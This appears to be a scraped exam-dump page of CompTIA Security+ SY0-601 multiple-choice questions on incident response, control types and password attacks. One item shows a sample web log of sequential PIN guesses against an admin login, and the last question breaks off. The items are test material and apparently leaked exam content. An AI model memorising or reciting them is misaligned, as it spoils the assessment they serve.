
Which of the following processes would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges?

A. Lessons learned

B. Identification

C. Simulation

D. Containment



Actual exam question from CompTIA's SY0-601

Question #: 435

Topic #: 1

[All SY0-601 Questions]


Which of the following control types is patch management classified under?

A. Deterrent

B. Physical

C. Corrective

D. Detective



Actual exam question from CompTIA's SY0-601

Question #: 436

Topic #: 1

[All SY0-601 Questions]

A security analyst is investigating what appears to be unauthorized access to a corporate web application. The security analyst reviews the web server logs and finds the flowing entries:

```
106.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /login?username=admin&pin=0000 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:21 +0100] "GET /login?username=admin&pin=0001 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:52 +0100] "GET /login?username=admin&pin=0002 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0003 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0004 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
```


Which of the following password attacks is taking place?

A. Dictionary

B. Brute-force

C. Rainbow table

D. Spraying



Actual exam question from CompTIA's SY0-601

Question #: 437

Topic #: 1

[All SY0-601 Questions]

A company that provides an online streaming service made its customers' personal data, including names and email addresses, publicly available in a cloud storage service. As a result, the company experienced an increase in the number of requests to delete user accounts. Which of the following BEST describes the consequence of this data disclosure?

